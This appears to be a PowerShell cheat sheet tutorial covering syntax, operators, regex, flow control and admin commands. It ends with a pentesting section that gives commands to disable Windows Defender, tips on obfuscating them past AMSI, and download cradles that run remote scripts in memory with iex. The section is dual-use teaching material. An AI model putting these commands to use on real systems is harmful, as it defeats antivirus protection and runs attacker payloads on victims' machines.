Powershell cheat sheet

What Is PowerShell?

PowerShell is a scripting language and command-line interface (CLI) built on Microsoft's .NET Framework to automate administrative tasks and manage system configurations, analogous to Bash scripting in Linux. For all the geeks out there, PowerShell is an **object-oriented programming (OOP)** language.

The PowerShell **Integrated Scripting Environment (ISE)** is a terminal console for running PowerShell commands known as **cmdlets** (pronounced "Command-let") and writing/executing PowerShell scripts with the file extension ".ps1".

PowerShell commands are case-insensitive in its native Windows environment, but that is not true for other operating systems. Read more about PowerShell case sensitivity here.

How to Use PowerShell

PowerShell comes pre-installed on Windows and Azure, but you can install it on certain Linux distributions through their respective package managers and on the latest macOS version via Homebrew, direct download, or binary archives.

How to start a PowerShell instance:

Operating system	Action
Windows	1. Right-click **Start** > select "Windows PowerShell" 2. If you want elevated privileges, select "Windows PowerShell (Admin)" 3. Run Command Prompt (click **Start** > type **cmd**) > input "**PowerShell**" and select your preferred option—with or without "(Admin)"

Linux	Raspberry Pi: In Terminal, type **~/powershell/pwsh** > press Enter. Other distributions: In Terminal, input **pwsh** > press Enter.
macOS	In Terminal, input **pwsh** > press Enter.

Useful PowerShell Commands

The table below lists the most important PowerShell commands. Although PowerShell aliases resemble Command Prompt (`cmd.exe`) or Bash commands, they're not functions native to PowerShell but are shortcuts to the corresponding PowerShell commands.

Command name	Alias	Description
`Get-Help` `Get-Command`	(None)	Display help information about PowerShell command `Get-Command` (which lists all PowerShell commands). You may replace `Get-Command` with any PowerShell command of your choice.
`Get-ChildItem`	`dir, ls, gci`	Lists all files and folders in the current working directory
`Get-Location`	`pwd, gl`	Get the current working directory
`Set-Location`	`cd, chdir, sl`	Sets the current working location to a specified location
`Get-Content`	`cat, gc, type`	Gets the content of the item at the specified location
`Copy-Item`	`copy, cp, cpi`	Copies an item from one location to another
`Remove-Item`	`del, erase, rd, ri, rm, rmdir`	Deletes the specified items
`Move-Item`	`mi, move, mv`	Moves an item from one location to another
`New-Item`	`ni`	Creates a new item
`Out-File`	`>, >>`	Send output to a file. When you wish to specify parameters, stick to `Out-File`.
`Invoke-WebRequest`	`curl, iwr, wget`	Get content from a web page on the Internet
`Write-Output`	`echo, write`	Sends the specified objects to the next command in the pipeline. If `Write-Output` is the last command in the pipeline, the console displays the objects.
`Clear-Host`	`cls, clear`	Clear console

PowerShell syntax

PowerShell is so complex and contains so many commands that you need to understand its syntax to use it well.

Parameters

Parameters are command arguments that enable developers to build reusable PowerShell scripts. For a command with two parameters (here, `Parameter1` takes a value, but `Parameter2` doesn't), the syntax is:

```
Do-Something -Parameter1 value1 -Parameter2
```

To find all commands with, say, the "`ComputerName`" parameter, use:

```
Get-Help * -Parameter ComputerName
```

The following are risk mitigation parameters that apply to all PowerShell commands:

Risk mitigation parameter	Description	Example
`-Confirm`	Prompt whether to take action.	Creating a new item called `test.txt`: `ni test.txt -Confirm`
`-WhatIf`	Displays what a certain command would do.	Removal of an item called `test.txt`: `del test.txt -WhatIf`

Here's more information about [common parameters in PowerShell](#).

Pipes

PowerShell uses the pipe character "`|`" to pass the output of a series of commands to subsequent commands as pipeline input, analogous to scripting in [Bash](#) and [Splunk](#). For a sequence containing three commands, the PowerShell pipeline syntax is:

```
Command1 | Command2 | Command3
```

Here is [an example](#) involving four commands:

```
Get-Service | Where-Object -Property Status -EQ Running |
Select-Object Name, DisplayName, StartType | Sort-Object -Property
StartType, Name
```

In this example, `Get-Service` sends a list of all the Windows services to `Where-Object`, which filters out the services having `Running` as their `Status`. The filtered results pass through `Select-Object`, which picks out the columns `Name`, `DisplayName`, and `StartType`, and finally, `Sort-Object` sorts these columns by `StartType` and `Name`.

```
Windows PowerShell
PS C:\Users\casle\Documents> Get-Service | Where-Object -Property Status -EQ Running | Select-Object Name, DisplayName,
StartType | Sort-Object -Property StartType, Name

Name                        DisplayName                                                          StartType
----                        -----------                                                          ---------
AdobeARMservice             Adobe Acrobat Update Service                                         Automatic
AudioEndpointBuilder        Windows Audio Endpoint Builder                                       Automatic
Audiosrv                    Windows Audio                                                        Automatic
BFE                         Base Filtering Engine                                                Automatic
BrokerInfrastructure        Background Tasks Infrastructure Service                              Automatic
CDPSvc                      Connected Devices Platform Service                                   Automatic
CDPUserSvc_2be5e9           Connected Devices Platform User Service_2be5e9                       Automatic
ClickToRunSvc               Microsoft Office Click-to-Run Service                                Automatic
CoreMessagingRegistrar      CoreMessaging                                                        Automatic
cplspcon                    Intel(R) Content Protection HDCP Service                             Automatic
CryptSvc                    Cryptographic Services                                               Automatic
DbxSvc                      DbxSvc                                                               Automatic
DcomLaunch                  DCOM Server Process Launcher                                         Automatic
DeviceAssociationService    Device Association Service                                           Automatic
Dhcp                        DHCP Client                                                          Automatic
DiagTrack                   Connected User Experiences and Telemetry                             Automatic
DispBrokerDesktopSvc        Display Policy Service                                               Automatic
Dnscache                    DNS Client                                                           Automatic
DoSvc                       Delivery Optimization                                                Automatic
DPS                         Diagnostic Policy Service                                            Automatic
DusmSvc                     Data Usage                                                           Automatic
esifsvc                     Intel(R) Dynamic Tuning service                                      Automatic
EventLog                    Windows Event Log                                                    Automatic
EventSystem                 COM+ Event System                                                    Automatic
FontCache                   Windows Font Cache Service                                           Automatic
igccservice                 Intel(R) Graphics Command Center Service                             Automatic
igfxCUIService2.0.0.0       Intel(R) HD Graphics Control Panel Service                           Automatic
IKEEXT                      IKE and AuthIP IPsec Keying Modules                                  Automatic
IntelAudioService           Intel(R) Audio Service                                               Automatic
iphlpsvc                    IP Helper                                                            Automatic
jhi_service                 Intel(R) Dynamic Application Loader Host Interface Service           Automatic
LanmanServer                Server                                                               Automatic
LanmanWorkstation           Workstation                                                          Automatic
LiveWallpaperService        Live Wallpaper                                                       Automatic
LMS                         Intel(R) Management and Security Application Local Management Service Automatic
LSM                         Local Session Manager                                                Automatic
MongoDB                     MongoDB Server (MongoDB)                                             Automatic
mosquitto                   Mosquitto Broker                                                     Automatic
mpssvc                      Windows Defender Firewall                                            Automatic
MySQL80                     MySQL80                                                              Automatic
NlaSvc                      Network Location Awareness                                           Automatic
NortonSecurity              Norton Security                                                      Automatic
```

Other examples of pipes:

Command	Description
`"plan_A.txt" | Rename-Item -NewName "plan_B.md"`	Rename the file "`plan_A.txt`" to a new name "`plan B.md`"
`Get-ChildItem | Select-Object basename | Sort-Object *`	Lists the names of all the files in the current working directory, sorted in alphabetical order.

Objects

An object is a data type that consists of object properties and methods, either of which you can reference directly with a period (`.`) followed by the property/method name. PowerShell contains .NET Framework objects like other OOP languages such as C#, Java, and Python.

In the example below, we explore a `Fax` application .NET Framework object:

```
Get-Service -Name Fax | Get-Member
```

```
Windows PowerShell
PS C:\Users\casle> Get-Service -Name Fax | Get-Member


   TypeName: System.ServiceProcess.ServiceController

Name                      MemberType     Definition
----                      ----------     ----------
Name                      AliasProperty  Name = ServiceName
RequiredServices          AliasProperty  RequiredServices = ServicesDependedOn
Disposed                  Event          System.EventHandler Disposed(System.Object, System.EventArgs)
Close                     Method         void Close()
Continue                  Method         void Continue()
CreateObjRef              Method         System.Runtime.Remoting.ObjRef CreateObjRef(type requestedType)
Dispose                   Method         void Dispose(), void IDisposable.Dispose()
Equals                    Method         bool Equals(System.Object obj)
ExecuteCommand            Method         void ExecuteCommand(int command)
GetHashCode               Method         int GetHashCode()
GetLifetimeService        Method         System.Object GetLifetimeService()
GetType                   Method         type GetType()
InitializeLifetimeService Method         System.Object InitializeLifetimeService()
Pause                     Method         void Pause()
Refresh                   Method         void Refresh()
Start                     Method         void Start(), void Start(string[] args)
Stop                      Method         void Stop()
WaitForStatus             Method         void WaitForStatus(System.ServiceProcess.ServiceControllerStatus desiredStat...
CanPauseAndContinue       Property       bool CanPauseAndContinue {get;}
CanShutdown               Property       bool CanShutdown {get;}
CanStop                   Property       bool CanStop {get;}
Container                 Property       System.ComponentModel.IContainer Container {get;}
DependentServices         Property       System.ServiceProcess.ServiceController[] DependentServices {get;}
DisplayName               Property       string DisplayName {get;set;}
MachineName               Property       string MachineName {get;set;}
ServiceHandle             Property       System.Runtime.InteropServices.SafeHandle ServiceHandle {get;}
ServiceName               Property       string ServiceName {get;set;}
ServicesDependedOn        Property       System.ServiceProcess.ServiceController[] ServicesDependedOn {get;}
ServiceType               Property       System.ServiceProcess.ServiceType ServiceType {get;}
Site                      Property       System.ComponentModel.ISite Site {get;set;}
StartType                 Property       System.ServiceProcess.ServiceStartMode StartType {get;}
Status                    Property       System.ServiceProcess.ServiceControllerStatus Status {get;}
ToString                  ScriptMethod   System.Object ToString();
```

`Fax` has one or more properties. Let's check out the `Status` property. It turns out that it's not in use:

```
(Get-Service -Name Fax).Status
```

```
PS C:\Users\casle> (Get-Service -Name Fax).Status
Stopped
```

One of the methods listed is "GetType" and we can try it out:

```
(Get-Service -Name Fax).GetType()
```

```
PS C:\Users\casle> (Get-Service -Name Fax).GetType()

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     False    ServiceController                        System.ComponentModel.Component
```

This method shows that the .NET object Fax is a `ServiceController`.

Variables

These are the basic commands for defining and calling PowerShell variables.

Command	Description
`New-Variable var1`	Create a new variable `var1` without defining its value
`Get-Variable my*`	Lists all variables in use beginning with "`my*`"
`Remove-Variable bad_variable`	Delete the variable called "`bad_variable`"
`$var = "string"`	Assign the value `"string"` to a variable `$var`
`$a,$b = 0`	Assign the value 0 to the variables `$a,$b`

`$a,$b,$c = 'a','b','c'`	Assign the characters `'a','b','c'` to respectively-named variables
`$a,$b = $b,$a`	Swap the values of the variables `$a` and `$b`
`$var = [int]5`	Force the variable `$var` to be strongly typed and only admit integer values

Important special variables (find more here):

Variable	Description
`$HOME`	Path to user's home directory
`$NULL`	Empty/null value
`$TRUE`	Boolean value TRUE
`$FALSE`	Boolean value FALSE
`$PID`	Process identifier (PID) of the process hosting the current session of PowerShell

Regular Expressions

A regular expression (regex) is a character-matching pattern. It can comprise literal characters, operators, and other constructs.

Here are the rules for constructing regexes:

Regex syntax	Description
`[ ]`	Allowable characters, e.g., `[abcd]` means `'a'/'b'/'c'/'d'`
`[aeiou]`	Single vowel character in English
`^`	1. Use it with square brackets `[ ]` to denote exclusion 2. For matching the beginning of a string
`[^aeiou]`	Single consonant character in English
`$`	For matching the end of a string
`-`	Use with square brackets `[ ]` to denote character ranges
`[A-Z]`	Uppercase alphabetic characters
`[a-z]`	Lowercase alphabetic characters
`[0-9]`	Numeric characters
`[ -~]`	All ASCII-based (hence printable) characters
`\t`	Tab
`\n`	Newline
`\r`	Carriage return
`.`	Any character except a newline (`\n`) character; wildcard
`*`	Match the regex prefixed to it zero or more times.
`+`	Match the regex prefixed to it one or more times.
`?`	Match the regex prefixed to it zero or one time.
`{n}`	A regex symbol must match exactly `n` times.
`{n,}`	A regex symbol must match at least `n` times.
`{n,m}`	A regex symbol must match between `n` and `m` times inclusive.
`\`	Escape; interpret the following regex-reserved characters as the corresponding literal characters: `[] () . \ ^ $ | ? * + { }`
`\d`	Decimal digit

\D	Non-decimal digit, such as hexadecimal
\w	Alphanumeric character and underscore ("word character")
\W	Non-word character
\s	Space character
\S	Non-space character

The following syntax is for checking strings (enclosed with quotes such as 'str' or "ing") against regexes:

Check for -Match	Check for -NotMatch
<string> -Match <regex>	<string> -NotMatch <regex>

Here are examples of strings that match and don't match the following regular expressions:

Regex	Strings that -Match	Strings that do -NotMatch
'[aeiou][^aeiou]'	'ah'	'lo'
'[a-z]+-?\d\D'	'server0F','x-8B'	'--AF'
'\w{1,3}\W'	'Hey!'	'Fast'
'.{8}'	'Break up'	'No'
'..\s\S{2,}'	'oh no'	'\n\nYes'
'\d\.\d{3}'	'1.618'	'3.14'

Note that -Match is not concerned with case sensitivity. For that, you will want to use -CMatch and -CNotMatch

Regex	Strings That -CMatch	Strings That Do -CNotMatch
'Hello world'	'Hello world'	'Hello World'
'^Windows$'	'Windows'	'windows'
'[a-z]'	'x'	'X'

Operators

PowerShell has many operators. Here we present the most commonly used ones.

In the examples below, the variables $a and $b hold the values 10 and 20, respectively. The symbol → denotes the resulting value, and ⇔ denotes equivalence.

Arithmetic operators:

Operator	Description	Example
+	Addition. Adds values on either side of the operator.	$a + $b → 30
-	Subtraction. Subtracts right-hand operand from the left-hand operand.	$a - $b → -10

*	Multiplication. Multiplies values on either side of the operator.	$a * $b → 200
/	Division. Divides left-hand operand by right-hand operand.	$b / $a → 2
%	Modulus. Divides left-hand operand by right-hand operand and returns the remainder.	$b % $a → 0

Comparison operators:

Operator	Math symbol (not PowerShell)	Description	Example
eq	=	Equal	$a -eq $b → $false
ne	≠	Unequal	$a -ne $b → $true
gt	>	Greater than	$b -gt $a → $true
ge	≥	Greater than or equal to	$b -ge $a → $true
lt	<	Less than	$b -lt $a → $false
le	≤	Less than or equal to	$b -le $a → $false

Assignment operators:

Operator	Description	Example
=	Assign values from the right-side operands to the left-hand operand.	Assign the sum of variables $a and $b to a new variable $c: $c = $a + $b
+=	Add the right side operand to the left operand and assign the result to the left-hand operand.	$c += $a ⇔ $c = $c + $a
-=	Subtract the right side operand from the left operand and assign the result to the left-hand operand.	$c -= $a ⇔ $c = $c - $a

Logical operators:

Operator	Description	Example
-and	Logical AND. If both operands are true/non-zero, then the condition becomes true.	($a -and $b) → $true
-or	Logical OR. If any of the two operands are true/non-zero, then the condition becomes true.	($a -or 0) → $true
-not, !	Logical NOT. Negation of a given Boolean expression.	!($b -eq 20) → $false
-xor	Logical exclusive OR. If only one of the two operands is true/non-zero, then the condition becomes true.	($a -xor $b) → $false

Redirection operators:

Operator	Description
`>`	Send output to the specified file or output device.
`>>`	Append output to the specified file or output device.
`>&1`	Redirects the specified stream to the standard output stream.

By adding a numerical prefix to PowerShell's redirection operators, the redirection operators enable you to send specific types of command output to various destinations:

Redirection prefix	Output stream	Example
`*`	All output	Redirect all streams to `out.txt`: `Do-Something *> out.txt`
`1`	Standard output (This is the default stream if you omit the redirection prefix.)	Append standard output to `success.txt`: `Do-Something 1>> success.txt`
`2`	Standard error	Redirect standard error to standard output, which gets sent to a file called `dir.log`: `dir 'C:\', 'fakepath' 2>&1 > .\dir.log`
`3`	Warning messages	Send warning output to `warning.txt`: `Do-Something 3> warning.txt`
`4`	Verbose output	Append `verbose.txt` with the verbose output: `Do-Something 4>> verbose.txt`
`5`	Debug messages	Send debugging output to standard error: `Do-Something 5>&1`
`6`	Information (PowerShell 5.0+)	Suppress all informational output: `Do-Something 6>$null`

Matching and regular expression (regex) operators:

Operator	Description	Example

-Replace	Replace strings matching a regex pattern	Output "i like ! !": $toy = "i like this toy";$work = $toy -Replace "toy\|this","!";$work
-Like, -NotLike	Check if a string matches a wildcard pattern (or not)	Output all *.bat files in the current working directory: Get-ChildItem | Where-Object {$_.name -Like "*.bat"} Output all other files: Get-ChildItem \| Where-Object {$_.name -NotLike "*.bat"}
-Match, -NotMatch	Check if a string matches a regex pattern (or not)	The following examples evaluate to TRUE: 'blog' -Match 'b[^aeiou][aeiuo]g' 'blog' -NotMatch 'b\d\wg'
-Contains, -NotContains	Check if a collection contains a value (or not)	The following examples evaluate to TRUE: @("Apple","Banana","Orange") -Contains "Banana" @("Au","Ag","Cu") -NotContains "Gold"
-In, -NotIn	Check if a value is (not) in a collection	The following examples evaluate to TRUE: "blue" -In @("red", "green", "blue") "blue" -NotIn @("magenta", "cyan", yellow")


Miscellaneous operators:

Command	Description	Example
()	Grouping; override operator precedence in expressions	Computing this expression gives you the value 4: (1+1)*2
$()	Get the result of one or more statements	Get today's date and time: "Today is $(Get-Date)"
@()	Get the results of one or more statements in the form of arrays	Get only file names in the current working directory: @(Get-ChildItem | Select-Object Name)
[]	Converts objects to the specific type	Check that there are 31 days between January 20 and February 20, 1988:

		`[DateTime] '2/20/88' -[DateTime] '1/20/88' -eq [TimeSpan] '31'` `# True`
`&`	Run a command/pipeline as a Windows Powershell background job (PowerShell 6.0+)	`Get-Process -Name pwsh &`

Hash Tables

A hash table (alternative names: dictionary, associative array) stores data as key-value pairs.

Syntax	Description	Example
`@{<key> = <value>; [<key> = <value>] ...}`	Hash table (empty: `@{}`)	`@{Number = 1; Shape = "Square"; Color = "Blue"}`
`[ordered]@{<key> = <value>; [<key> = <value>] ...}`	Hash table with ordering.  Comparing unordered and ordered hash tables	`[ordered]@{Number = 1; Shape = "Square"; Color = "Blue"}`
`$hash.<key> = <value>`	Assign a value to a key in the hash table `$hash`	`$hash.id = 100`
`$hash["<key>"] = "<value>"` `$hash.Add("<key>", "<value>")`	Add a key-value pair to `$hash`	`$hash["Name"] = "Alice"` `$hash.Add("Time", "Now")`
`$hash.Remove(<key>)`	Remove a key-value pair from `$hash`	`$hash.Remove("Time")`
`$hash.<key>`	Get the value of <key>	`$hash.id # 100`

Comments

Comments help you organize the components and flow of your PowerShell script.

Symbol	Description	Example
`#`	One-line comment	`# Comment`
`<#...#>`	Multiline comment	`<# Block comment #>`
`` `" ``	Escaped quotation marks	`"`"Hello`""`
`` `t ``	Tab	`"'hello `t world'"`
`` `n ``	New line	`"'hello `n world'"`
`` ` ``	Line continuation	`ni test.txt ` -WhatIf`

Flow Control

In the given examples, `$a` is a variable defined earlier in the PowerShell instance.

Command syntax	Description	Example
`For (<Init>; <Condition>; <Repeat>){<Statement list>}`	For-loop.	Print the value of `$i`, initialized with the value 1 and incremented by one in each iteration, until it exceeds 10: `for($i=1; $i -le 10; $i++){Write-Host $i}`
`ForEach ($<Item> in $<Collection>){<Statement list>}`	ForEach-Object loop; enumeration over `Items` in a `Collection`. The alias for "`ForEach`" is "`%`". The alias "`$_`" represents the current object.	Display the file size of each file in the current working directory: `Get-ChildItem | % {Write-Host $_.length $_.name -separator "`t`t"}`

`While (<Condition>){<Statement list>}`	While-loop.	In each iteration, increment `$a` by one and print its value unless/until this value becomes 3:
		
		`while($a -ne 3)`
		`{`
		`  $a++`
		`  Write-Host $a`
		`}`

`If (<Test1>) {<Statement list 1>} [ElseIf (<Test2>) {<Statement list 2>}] [Else {<Statement list 3>}]`	Conditional statement.	Compares the value of `$a` against 2:
		
		`if ($a -gt 2) {`
		`  Write-Host "The value $a is greater than 2."`
		`} elseif ($a -eq 2) {`
		`  Write-Host "The value $a is equal to 2."`
		`} else {`
		`  Write-Host ("The value $a is less than 2 or" +`
		`  " was not created or initialized.")`

		}

PowerShell for Administrators



PowerShell is an indispensable tool in the system administrator's toolkit because it can help them automate mechanical and repetitive file system jobs, such as checking memory usage and creating backups. With task scheduling apps (such as Task Scheduler on Windows), PowerShell can do a lot of heavy lifting.

The following table lists PowerShell commands (change the parameters and values as appropriate) tailored to administrative tasks:

Command	Description
`New-PSDrive -Name "L" -PSProvider FileSystem -Root "\\path\to\data" -Persist`	Set up network drives. Specify an unused capital letter (not C:) as the "`-Name`" of a drive, and point the "`-Root`" parameter to a valid network path.
`Enable-PSRemoting`	Enable PowerShell remoting on a computer. If you want to push software updates across a network, you need to enable PowerShell remoting on each computer in the network.
`Invoke-Command -ComputerName pc01, pc02, pc03 -ScriptBlock{cmd /c c:\path\to\setup.exe /config C:\path\to\config.xml}`	Push software updates across a network of three computers `pc01`, `pc02`, and `pc03`. Here, `/c` refers to the C: drive, and the rest of the `cmd` command is the Windows Batch script for software installation on `cmd.exe`.
`Get-Hotfix`	Check for software patches/updates

`$Password = Read-Host -AsSecureString`
 	
`New-LocalUser "User03" -Password $Password -FullName "Third User" -Description "Description of this account."`
	Adding users.
	
	The first command prompts you for a password by using the `Read-Host` cmdlet. The command stores the password as a secure string in the `$Password` variable.
	
	The second command creates a local user account by using the password stored in `$Password`. The command specifies a user name, full name, and description for the user account.

`While(1) { $p = get-counter '\Process(*)\% Processor Time'; cls; $p.CounterSamples | sort -des CookedValue | select -f 15 | ft -a}`	Monitor running processes, refreshing at some given interval and showing CPU usage like Linux `top` command.
`Get-ChildItem c:\data -r | % {Copy-Item -Path $_.FullName -Destination \\path\to\backup}`	Creating a remote backup of the directory `c:\data`. To back up only modified files, sandwich the following command between the `dir` and `Copy-Item` commands as part of this pipeline:


	`? {!($_.PsIsContainer) -AND $_.LastWriteTime -gt (Get-Date).date}`
`Get-Service`	Display the running and stopped services of the computer. See a working example in Pipes.
`Get-Command *-Service`	List all commands with the suffix "`-Service`": 
`Get-Process`	List processes on a local computer: 
`Start-Sleep 10`	Sleep for ten seconds
`Start-Job`	Start a Windows Powershell background job locally
`Receive-Job`	Get the results of the Windows Powershell background job
`New-PSSession`	Create a persistent connection to a local or remote computer
`Get-PSSession`	Get the Windows PowerShell sessions on local and remote computers
`Enable-NetFirewallRule`	Enable a previously disabled firewall rule
`ConvertTo-Html`	Convert Microsoft .NET Framework objects into HTML web pages
`Invoke-RestMethod`	Send an HTTP or HTTPS request to a RESTful web service

PowerShell for Pentesters

With great power comes great responsibility, and responsibilities as great as proper use of PowerShell fall on the system administrator in charge of maintaining a computer network. However, hackers have also used PowerShell to infiltrate computer systems. Therefore any competent penetration tester (pentester) must master PowerShell.

PowerShell Pentesting Toolkit

Here are Windows PowerShell commands (change the parameters and values as appropriate) and links to specialized code to help you do penetration testing using PowerShell:

Command	Description
`Set-ExecutionPolicy -ExecutionPolicy Bypass`	In this powerful command, "`Bypass`" means removing all obstacles to running commands/scripts and disabling warnings and prompts. `ExecutionPolicy` myth: If you configure it a certain way, it will automatically protect your device from malicious activities. `ExecutionPolicy` fact: It's a self-imposed fence on PowerShell commands/scripts by a user, so if a malicious PowerShell script has caused damage, you already have a compromised machine. Jeffrey Snover, the creator of PowerShell, says:  Learn more about `ExecutionPolicy`.

`Invoke-command -ScriptBlock{Set-MpPreference -DisableIOAVprotection $true}`
 	
`# Feed the above into https://amsi.fail to get the obfuscated (and runnable) version`
	Microsoft's Antimalware Scan Interface (AMSI) allows antivirus software to monitor and block PowerShell scripts in memory.
	
	AMSI can recognize scripts meant to bypass AMSI by

	their hash signatures. So hackers/pentesters wise up. A typical workaround is obfuscation, such as creating dummy variables to hold values in the script and Base64-encoding these values. Good obfuscation makes it harder for AMSI to recognize a script. But a tried-and-tested workaround that doesn't involve obfuscation is splitting it up into separate lines. Therein lies AMSI's weakness: it can detect entire scripts but not anticipate whether incremental commands lead to unexpected results.

`Set-MpPreference -DisableRealTimeMonitoring $true`
 	
`# Feed the above into https://amsi.fail to get the obfuscated (and runnable) version`
	Turn off Windows Defender.
	
	This command also requires obfuscation as AMSI will identify and abort such scripts.

`Import-Module /path/to/module`	Import module from a directory path `/path/to/module`
`iex (New-Object Net.WebClient).DownloadString('https://[webserver_ip]/payload.ps1')`	Download execution cradle: a payload PowerShell script `payload.ps1`.
`iex (iwr http://[webserver_ip]/some_script.ps1 -UseBasicParsing)`	Downloading a PowerShell script `some_script.ps1` and running it from random access memory (RAM)
`iex (New-Object Net.WebClient).DownloadString('http://[webserver_ip]/some_script.ps1')`	Download a PowerShell script `some_script.ps1` into RAM instead of disk
`iex (New-Object Net.WebClient).DownloadString('http://[webserver_ip]/some_script.ps1');command1;command2`	Allow a PowerShell script `some_script.ps1` to run commands (`command1`, `command2`) one at a time directly from RAM.

	The next item is an example.
`iex (New-Object Net.WebClient).DownloadString('http://localhost/powerview.ps1');Get-NetComputer`	Run `localhost`'s PowerView (`powerview.ps1`) function `Get-NetComputer` directly from RAM.

Enumeration Commands

To enumerate is to extract information, including users, groups, resources, and other interesting fields, and display it. Here is a table of essential enumeration commands:

Command	Description
`net accounts`	Get the password policy
`whoami /priv`	Get the privileges of the currently logged-in user
`ipconfig /all`	List all network interfaces, IP, and DNS
`Get-LocalUser | Select *`	List all users on the machine
`Get-NetRoute`	Get IP route information from the IP routing table
`Get-Command`	List all PowerShell commands

You may come across PowerShell modules and scripts such as Active Directory, PowerView, PowerUp, Mimikatz, and Kekeo, all of which pentesters use. We encourage you to learn them independently.

Conclusion

This PowerShell cheat sheet is a brief but handy guide to navigating PowerShell, whether as a beginner or as a seasoned administrator. If you want to learn more about PowerShell, check out our courses on Windows Server and Azure to see it in action, and we'd love to hear what other PowerShell functions you'd like to learn in the comments below.